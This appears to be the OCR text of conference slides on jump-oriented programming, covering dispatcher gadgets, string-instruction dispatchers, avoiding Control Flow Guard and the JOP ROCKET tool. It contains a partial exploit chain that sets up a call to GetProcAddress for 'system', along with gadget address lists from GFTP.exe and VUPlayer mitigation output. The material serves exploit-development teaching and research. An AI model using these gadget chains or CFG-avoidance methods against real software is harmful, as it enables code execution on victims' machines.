
- We will need to use JOP to push this onto the stack before calling GetProcAddress().

After two *push* instructions, the parameters are set up and the function can be called.


```
# push msvcrt handle and return address onto stack as parameters
# eax = hModule | ecx = Return address (jmp eax gadget)
# push eax; push ecx; xor eax, eax; jmp edx
table += struct.pack('<L', 0x11223649)
table += tablePad
table += struct.pack('<L',0x11221387) #jmp ebx # CALL getprocaddr
```

0018FAFC	112213A8	¨‼"◀	hashCrac.112213A8
0018FB00	76430000	..Cv	msvcrt.76430000
0018FB04	0018FCEE	îü↑.	ASCII "system"

Shellcode-less JOP Demo



DEBUGGER



Part 5: Novel Dispatcher Gadgets

Simple Dispatcher Gadgets

- Let's review what we have as possible single-gadget dispatchers.

Add **Dispatcher Gadgets**	***Sub*** **Dispatcher Gadgets**	***Lea*** **Dispatcher Gadgets**
add reg1, [reg + const]; jmp dword ptr [reg1];	sub reg1, [reg + const]; jmp dword ptr [reg1];	lea reg1, [reg1 + const]; jmp dword ptr [reg1];
add reg1, constant; jmp dword ptr [reg1];	sub reg1, constant; jmp dword ptr [reg1];	lea reg1 [reg1 + reg * const]; jmp dword ptr [reg1];
add reg1, reg2; jmp dword ptr [reg1];	sub reg1, reg2; jmp dword ptr [reg1];	lea reg1, [reg1 + reg]; jmp dword ptr [reg1];
adc reg1, [reg + const]; jmp dword ptr [reg1];	sbb reg1, [reg + const]; jmp dword ptr [reg1];	
adc reg1, constant; jmp dword ptr [reg1];	sbb reg1, constant; jmp dword ptr [reg1];	
adc reg1, reg2; jmp dword ptr [reg1];	sbb reg1, reg2; jmp dword ptr [reg1];	

Expanding the Dispatcher Gadget

- The dispatcher is the quintessential JOP gadget.
  - Without it, this style of JOP is simply not possible.
    - Other forms of JOP certainly still are though.

add ebx, 0x4;
jmp dword ptr [ebx]

- The dispatcher is relatively obscure in its most desirable form.
  - Best form: short and sweet, *add ebx, 0x8; jmp dword ptr [ebx]*
    - This only uses two registers, and no side effects on other registers.
    - A three-register form is possible: *add ebx, edi; jmp dword [ebx]*

Two-gadget Dispatcher: *Jmp*

- 1st gadget will predictably modify (e.g. add to) R1 and jump to R2.
- 2nd gadget dereferences R1, dispatching the next functional gadget.
- Two gadgets is freeing.
  - Much simpler to find a gadget that merely adds to a register and jumps to another.
  - Many potential gadgets to select from.

Now any *add* or *sub* that jumps to a different register works.

Register	Address	Gadget
ebp	deadc0de	jmp dword ptr [edx]

Dispatcher dereference gadget

		Dispatch Table
Address	Value	Gadget
F9ED2340	0ab01234	xor edx, ecx; jmp ed
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab0dadd	push ecx; jmp edi
F9ED2354	41414141	Padding
F9ED2358	0ab0cadd	push eax; jmp edi
F9ED235C	41414141	Padding

Address	Gadget
0ab0dabb	add edx, 0x8; jmp ebp

Dispatcher index gadget

“Empty” Jmp Dword Derefernces

- This is the second part of two-gadget dispatcher.

- Some of these “empty” *jmp [reg]* gadgets exist only for one line.

- They may disappear when expanded to two lines.
  - This is due to opcode splitting: unintended instructions.
  - For medium to large binaries, there nearly always will be one.
  - Thus we can take it for granted the second gadget will be there waiting for us.
    - For IcoFx2, 20 mb, there were 1300+ total for all registers.
    - For GFTP, 1.6 mb, there were 100+ total for all registers

```
0x0048bc79, # (base + 0x8bc79), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00491ab1, # (base + 0x91ab1), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004a3f2c, # (base + 0xa3f2c), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004a3fc7, # (base + 0xa3fc7), # jmp dword ptr [eax] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EBX] Gadgets **
0x0041c1c3, # (base + 0x1c1c3), # jmp dword ptr [ebx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0048d97e, # (base + 0x8d97e), # jmp dword ptr [ebx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0048da73, # (base + 0x8da73), # jmp dword ptr [ebx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [ECX] Gadgets **
0x00433fdf, # (base + 0x33fdf), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0044905b, # (base + 0x4905b), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00468a56, # (base + 0x68a56), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0048f8d3, # (base + 0x8f8d3), # jmp dword ptr [ecx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EDX] Gadgets **
0x00432dbe, # (base + 0x32dbe), # jmp dword ptr [edx] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EDI] Gadgets **
0x0045588c, # (base + 0x5588c), # jmp dword ptr [edi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [ESI] Gadgets **
0x00432388, # (base + 0x32388), # jmp dword ptr [esi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0043dcf3, # (base + 0x3dcf3), # jmp dword ptr [esi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0043dd02, # (base + 0x3dd02), # jmp dword ptr [esi] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [EBP] Gadgets **
0x0043a0e5, # (base + 0x3a0e5), # jmp dword ptr [ebp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False

**Empty JMP PTR [ESP] Gadgets **
0x00408f69, # (base + 0x8f69), # jmp dword ptr [esp] # GFTP.exe # DEP: False     ASLR: False    SEH: False  CFG: False
0x0040bbe9, # (base + 0xbbe9), # jmp dword ptr [esp] # GFTP.exe # DEP: False     ASLR: False    SEH: False  CFG: False
0x0040df3b, # (base + 0xdf3b), # jmp dword ptr [esp] # GFTP.exe # DEP: False     ASLR: False    SEH: False  CFG: False
0x00417333, # (base + 0x17333), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0041919f, # (base + 0x1919f), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00420a3f, # (base + 0x20a3f), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00421c43, # (base + 0x21c43), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004223e1, # (base + 0x223e1), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x0042a472, # (base + 0x2a472), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x004300f1, # (base + 0x300f1), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00436d68, # (base + 0x36d68), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00438b7b, # (base + 0x38b7b), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
0x00447ea7, # (base + 0x47ea7), # jmp dword ptr [esp] # GFTP.exe # DEP: False    ASLR: False    SEH: False  CFG: False
```

Two-gadget Dispatcher: *Call*

- Dispatchers with call are problematic.
  - They add to the stack with each use!
  - Not usable if adding to the stack, e.g. DEP bypass

Register	Address	Gadget
ebp	deadc0de	pop ebx; jmp [edx] # *pop* compensates the *call.*

Dispatcher dereference gadget

Dispatch Table		
Address	Value	Gadget
F9ED2340	0ab01234	xor edx, ecx; jmp edi
F9ED2344	41414141	Padding
F9ED2348	0ab0badd	add ecx, 0x45; jmp edi
F9ED234C	41414141	Padding
F9ED2350	0ab2ba34	push ecx; jmp edi
F9ED2354	41414141	Padding
F9ED2358	0ac0d3dd	push eax; jmp edi
F9ED235C	41414141	Padding

Address	Gadget
0ab0dabb	add edx, 0x8; call ebp

Dispatcher index gadget

- The call form of DG can be usable with a two-gadget dispatcher!
  - We only need to find an *jmp [reg]* that has a *pop* in it to compensate.
- This comes at an extra cost: now four registers must be preserved.
  - Still viable if doing multiple stack pivot technique.
    - Same gadget can be reused.

Alternative Dispatcher Gadgets

- Alternative string instructions can be used to predictably modify ESI and/or EDI.
- We can distance ourselves from their intended purpose
  - What matters is what they accomplish in terms of control flow.
- Plentiful, but scarcer as short dispatcher gadgets

Other Dispatcher Gadgets	Dereferenced	Overwritten	Point to Memory	Distance	Opcode
lodsd; jmp dword ptr [esi];	ESI	EAX	ESI, EAX	4 bytes	AD
cmpsd; jmp dword ptr [esi];	ESI	None	ESI, EDI	4 bytes	A7
cmpsd; jmp dword ptr [edi]	EDI	None	ESI, EDI	4 bytes	A7
movsd; jmp dword ptr [esi]	ESI	[EDI]	ESI, EDI	4 bytes	A5
movsd; jmp dword ptr [edi]	EDI	[EDI]	ESI, EDI	4 bytes	A5
scasd; jmp dword ptr [edi]	EDI	None	EDI	4 bytes	AF

Alternative String Dispatchers

- All these alternative dispatchers take on a similar form.
- No padding needed.
  - It increments by 4.
  - The qword form increments by 8, e.g. *lodsq*

		Dispatch Table
Address	Value	Functional Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED2350	0ab2baee	push ecx; jmp edi
F9ED2358	0ab0da44	push eax; jmp edi

Address	Dispatcher Gadget
deadc0de	lodsd; jmp dword ptr [esi]

ESI is incremented by 4 each time it is called.

Yes, a Two-Gadget String Dispatcher Works

- We let *lodsd* increment ESI by 4 in the dispatcher index gadget.
- Next, we dereference, allowing us to reach our next functional gadgets.


Dispatcher dereference gadget

Register	Address	Dispatcher Dereference Gadget
ebp	deadc0de	jmp [esi]

		Dispatch Table
Address	Value	Functional Gadget
F9ED2340	0ab01234	xor edx, ebx; jmp edi
F9ED2348	0ab0badd	push ebx; jmp edi
F9ED2350	0ab2baee	push ecx; jmp edi
F9ED2358	0ab0da44	push eax; jmp edi

Dispatcher index gadget

Address	Gadget
0ab0dabb	lodsd; jmp ebp



Part 6: Various Topics

Control Flow Guard

- CFG is Microsoft's answer to control flow integrity.
- CFG is coarse-grained CFI done at the compiler level.
    - It is imperfect.
- When implemented effectively, it can provide some defense against JOP.
    - Again though…it is imperfect.
- There have been bypasses, but we only discuss ways to *avoid* CFG.

Control Flow Guard

- Control Flow Guard checks are only inserted in front of compiler-generated indirect calls/jumps.
- We can still use instances of CALL/JMP which are generated via opcode splitting.
  - These likely will be shorter gadgets.

Opcodes	Instruction
BF 89 CF FF E3	mov edi, 0xe3ffdf89

Opcodes	Instruction
89 CF FF E3	mov edi, ecx; jmp eax

```
Mitigations for cmd.exe

cmd.exe                    DEP: True      ASLR: True     SafeSEH: False     CFG: True
Mitigations for VUPlayer.exe

VUPlayer.exe               DEP: False     ASLR: False    SafeSEH: False     CFG: False
WININET.dll                DEP: True      ASLR: True     SafeSEH: False     CFG: False
BASS.dll                   DEP: False     ASLR: False    SafeSEH: False     CFG: False
BASSMIDI.dll               DEP: False     ASLR: False    SafeSEH: False     CFG: False
BASSWMA.dll                DEP: False     ASLR: False    SafeSEH: False     CFG: False
VERSION.dll                DEP: True      ASLR: True     SafeSEH: False     CFG: False
WINMM.dll                  DEP: True      ASLR: True     SafeSEH: False     CFG: False
MFC42.DLL                  DEP: True      ASLR: True     SafeSEH: False     CFG: False
msvcrt.dll                 DEP: True      ASLR: True     SafeSEH: False     CFG: False
kernel32.dll               DEP: True      ASLR: True     SafeSEH: False     CFG: False
USER32.dll                 DEP: True      ASLR: True     SafeSEH: False     CFG: False
GDI32.dll                  DEP: True      ASLR: True     SafeSEH: False     CFG: False
comdlg32.dll               DEP: True      ASLR: True     SafeSEH: False     CFG: False
ADVAPI32.dll               DEP: True      ASLR: True     SafeSEH: False     CFG: False
SHELL32.dll                DEP: True      ASLR: True     SafeSEH: False     CFG: False
COMCTL32.dll               DEP: True      ASLR: True     SafeSEH: False     CFG: False
ole32.dll                  DEP: True      ASLR: True     SafeSEH: False     CFG: False
ntdll.dll                  DEP: True      ASLR: True     SafeSEH: False     CFG: False
SHLWAPI.dll                DEP: True      ASLR: True     SafeSEH: False     CFG: False
MSACM32.dll                DEP: True      ASLR: True     SafeSEH: False     CFG: False
Normaliz.dll               DEP: True      ASLR: True     SafeSEH: True      CFG: False
iertutil.dll               DEP: True      ASLR: True     SafeSEH: False     CFG: False
urlmon.dll                 DEP: True      ASLR: True     SafeSEH: False     CFG: False
LPK.dll                    DEP: True      ASLR: True     SafeSEH: True      CFG: False
KERNELBASE.dll             DEP: True      ASLR: True     SafeSEH: False     CFG: False
RPCRT4.dll                 DEP: True      ASLR: True     SafeSEH: False     CFG: False
OLEAUT32.dll               DEP: True      ASLR: True     SafeSEH: False     CFG: False
ODBC32.dll                 DEP: True      ASLR: True     SafeSEH: False     CFG: False

Note: Mitigations are only displayed for scanned modules.
       Use m command to extract modules.
```

- JOP ROCKET checks a binary's CFG status.
  - If CFG is *false*, a DLL lacks enforcement of CFG.
- JOP ROCKET allows you to exclude DLLs with CFG.
  - But JOP gadgets formed by unintended instructions can avoid it
  - If a JOP gadget looks like it will work—meaning no CFG, even though the module has CFG--*it will.*
  - We can look for DLLs without CFG.
- Inline Assembly is not checked by CFG, so gadgets from these can be used.
- CFG is only supported on Windows 8 and above.
  - Windows 7 lacks support for CFG.

Using JOP as ROP

- If we are totally committed to ROP, we can still extend the attack surface to JOP briefly.
- Here JOP functions much like ROP, with the stack and ret being used for control flow.

Address	Gadget
base + 0x1b34	add ebx, edi # jmp edx

=

Address	Gadget
base + 0x1db2	add ebx, edi # ret

Address	Gadget
base + 0x1ebd	pop edx; ret;
base + 0x1538	ret

This gadget only returns!

Load EDX with RET.

Research Goals

Our goal has been two-fold:
Expand and make JOP viable.
Bring the knowledge and the tools to exploit developers.

We hope we have helped you.

JOP ROCKET

JOP ROCKET: Honoring Ancient Rocket Cats Everywhere

Thank You!